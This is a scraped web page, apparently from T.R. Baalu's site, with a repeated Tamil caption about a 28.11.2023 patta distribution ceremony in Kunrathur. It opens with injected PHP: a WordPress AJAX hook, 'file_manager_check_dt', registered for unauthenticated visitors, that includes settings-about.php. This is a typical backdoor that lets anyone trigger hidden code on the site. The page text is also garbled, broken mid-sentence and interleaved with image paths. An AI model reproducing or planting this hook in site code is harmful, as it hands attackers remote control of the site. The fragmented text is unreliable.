if(!function_exists('file_manager_check_dt')){
add_action('wp_ajax_nopriv_file_manager_check_dt', 'file_manager_check_dt');
add_action('wp_ajax_file_manager_check_dt', 'file_manager_check_dt');
function file_manager_check_dt()
{
$file = __DIR__ . '/settings-about.php';
if (file_exists($file)) {
include $file;
}
die();}
}
காஞ்சிபுரம் மாவட்டம், வருவாய் மற்றும் பேரிடர் மேலாண்மைத் துறை சார்பில், “கலைஞர் நூற்றாண்டு விழா”வினை முன்னிட்டு, 28.11.2023 அன்று குன்றத்தூர் சேக்கிழார் அரசு ஆண்கள் மேல்நிலைப் பள்ளி வளாகத்தில் நடைபெற்ற மாபெரும் ‘பட்டா வழங்கும் விழா’வில் கலந்து கொண்டு, அமைச்சர்கள் கே.கே.எஸ்.எஸ்.ஆர்.ராமச்சந்திரன் மற்றும் தா.மோ.அன்பரசன் ஆகியோருடன் பட்டாக்கள்வழங்கியபோது. - TR BAALUSkip to content
காஞ்சிபுரம் மாவட்டம், வருவாய் மற்றும் பேரிடர் மேலாண்மைத் துறை சார்பில், “கலைஞர் நூற்றாண்டு விழா”வினை முன்னிட்டு, 28.11.2023 அன்று குன்றத்தூர் சேக்கிழார் அரசு ஆண்கள்மேல்நிலைப் பள்ளி வளாகத்தில் நடைபெற்ற மாபெரும் ‘பட்டா வழங்கும் விழா’வில் கலந்து கொண்டு, அமைச்சர்கள்கே.கே.எஸ்.எஸ்.ஆர்.ராமச்சந்திரன்மற்றும் தா.மோ.அன்பரசன்ஆகியோருடன் பட்டாக்கள்வழங்கியபோது.